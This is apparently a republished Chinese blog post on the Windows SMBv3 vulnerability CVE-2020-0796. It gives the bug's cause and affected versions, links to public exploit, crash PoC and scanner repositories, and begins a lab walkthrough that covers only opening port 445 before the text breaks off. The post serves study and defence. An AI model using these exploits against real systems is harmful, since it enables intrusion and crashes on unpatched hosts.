
idea2020shezhi代码检查级别_Windows漏洞利用之SMBv3服务远程代码执行漏洞（CVE20200796）复现及详解...

weixin_39593718 于 2020-11-20 11:50:27 发布 136 收藏
文章标签： idea2020shezhi代码检查级别 thinkphp3.2.3漏洞 windows smb更改端口 让对方qq崩溃的代码2020 远程计算机不接受端口 445 上的连接

一.漏洞描述

基本描述：

2020年3月11日，某国外安全公司发布了一个近期微软安全补丁包所涉及漏洞的综述，其中谈到了一个威胁等级被标记为Critical的SMB服务远程代码执行漏洞(CVE-2020-0796)。攻击者可能利用此漏洞远程无需用户验证通过发送构造特殊的恶意数据导致在目标系统上执行恶意代码，从而获取机器的完全控制。



微软SMBv3(Server Message Block 3.0)服务远程代码执行漏洞(CVE-2020-0796)可被攻击者利用，实现无须权限即可执行远程代码，受攻击的目标系统只需开机在线即可能被入侵。该漏洞后果十分接近永恒之蓝系列，存在被WannaCry等勒索蠕虫利用的可能，攻击者可以构造特定的网页、压缩包、共享目录、Office文档等多种方式触发漏洞进行攻击，对存在该漏洞的Windows主机造成严重威胁。

目前奇安信息威胁情报中心红雨滴团队已经确认漏洞的存在，利用此漏洞可以稳定地导致系统崩溃，不排除执行任意代码的可能性，由于漏洞无需用户验证的特性，可能导致类似WannaCry攻击那样蠕虫式的传播。2020年3月12日微软发布了相应的安全补丁，强烈建议用户立即安装补丁以免受此漏洞导致的风险。2020年3月14日，已有可导致受影响系统蓝屏崩溃的漏洞利用POC在公开渠道发布，可以稳定地导致系统远程拒绝服务。

3月22日奇安信代码安全团队发布了针对此漏洞的远程无损扫描器，可以帮助网络管理员快速地识别存在此漏洞的系统，欢迎使用。3月30日公开渠道出现利用此漏洞的本地提权利用代码，奇安信验证可用，本地攻击者可以利用漏洞从普通用户权限提升到系统权限。
参考文献： 奇安信威胁情报中心红雨滴团队的分析报告

影响版本：
该漏洞属于远程代码执行漏洞，漏洞主要影响Windows10的系统及应用版本(1903和1909)，包括32位、64位的家用版、专业版、企业版、教育版。具体如下：

- Windows 10 Version 1903 for 32-bit Systems
- Windows 10 Version 1903 for ARM64-based Systems
- Windows 10 Version 1903 for x64-based Systems
- Windows 10 Version 1909 for 32-bit Systems
- Windows 10 Version 1909 for ARM64-based Systems
- Windows 10 Version 1909 for x64-based Systems
- Windows Server, version 1903 (Server Core installation)
- Windows Server, version 1909 (Server Core installation)

漏洞名称	Microsoft Windows SMBv3服务远程代码执行漏洞				
威胁类型	远程代码执行	威胁等级	严重	漏洞ID	CVE-2020-0796
利用场景	攻击者可以通过发送特殊构造的数据包触发漏洞，无需用户验证就可能导致控制目标系统，同时影响服务器与客户端系统。				
受影响系统及应用版本					
Windows 10 Version 1903 for 32-bit Systems					
Windows 10 Version 1903 for ARM64-based Systems					
Windows 10 Version 1903 for x64-based Systems					
Windows 10 Version 1909 for 32-bit Systems					
Windows 10 Version 1909 for ARM64-based Systems					
Windows 10 Version 1909 for x64-based Systems					
Windows Server, version 1903 (Server Core installation)					
Windows Server, version 1909 (Server Core installation)					

漏洞原理：
在微软SMBv3远程代码执行漏洞中，SMB 3.1.1协议处理压缩消息时，对其中的数据没有经过安全检查，直接使用可能引发内存破坏漏洞，从而被攻击者利用远程执行任意代码。攻击者通过发送特殊构造的数据包触发漏洞，无需用户验证就可能控制目标系统，同时影响服务器与客户端系统。

该漏洞存在于Windows的SMBv3.0(文件共享与打印服务)中，利用的端口是445。 当SMBv3.0处理恶意制作的压缩数据包时，由于SMB没有正确处理压缩的数据包，在解压数据包的时候使用客户端传过来的长度进行解压，并没有检查长度是否合法，最终导致整数溢出。远程未经认证的攻击者就可能利用此漏洞在应用程序的上下文中执行任意代码，系统受到非授权控制。

漏洞利用：

本地EXP提权：https://github.com/danigargu/CVE-2020-0796

SMB扫描工具：https://github.com/ollypwn/SMBGhost

POC蓝屏攻击：https://github.com/eerykitty/CVE-2020-0796-PoC

Python POC版本：https://github.com/ZecOps/CVE-2020-0796-LPE-POC

漏洞检测工具：https://github.com/joaozietolie/CVE-2020-0796-Checker

作者收集工具：https://github.com/eastmountyxz/CVE-2020-0796-SMB


第一个实验是利用CVE-2020-0796漏洞进行本地提取，攻击者利用该漏洞从普通用户权限提升到系统权限。实验代码采用C++实现，主要执行EXE程序。参考代码：https://github.com/danigargu/CVE-2020-0796

1.开启445端口


首先需要开启445端口。该端口和135、137、138、139、3389都是常见的高危端口，大家需要注意防御。作为安全初学者，如果指定端口都未开启或关闭，谈何后续的实验及防御呢？由于作者被该端口困扰了一段时间，所以简单分享一些基础知识，大佬勿喷~

第一步，Windows查看某个端口是否开启。


telnet 127.0.0.1 455
显示连接失败



· netstat -ano -p tcp | find “445” >nul 2>nul && echo 445端口已开启 || echo 445未开启445端口显示未开启，而3389端口显示已开启




· netstat -ano未显示TCP开启445端口





第二步，高级安全入站规则设置445端口允许。点击“防火墙”->“高级设置”。

设置“入站规则”->“新建规则”->“端口”设置。




设置TCP特定端口445，允许连接和应用所有规则。






设置成功之后如下图所示，在测试445端口是否成功。此时仍然可能显示未开启。




第三步，注册表中新建SMBDeviceEnabled选项。在注册表中查看如下路径，发现没有SMBDeviceEnabled选项。


```
计算机HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesNetBTParameters
```



在右边空白处右击新建“QWORD(32位)值”，然后重命名为“SMBDeviceEnabled”。




再把这个子键的值改为1。但是作者的445端口仍然显示未开启，哎，自己真是菜得抠脚~




第四步，启用文件和打印机共享，开启Server服务。
最终原因是Server服务未开启。Server支持计算机通过网络的文件、打印、和命名管道共享。如果服务停止，这些功能不可用。如果服务被禁用，任何直接依赖于此服务的服务将无法启动。


“网络和共享中心”->“高级共享设置”。

在运行中输入“services.msc”打开服务，开启Server。

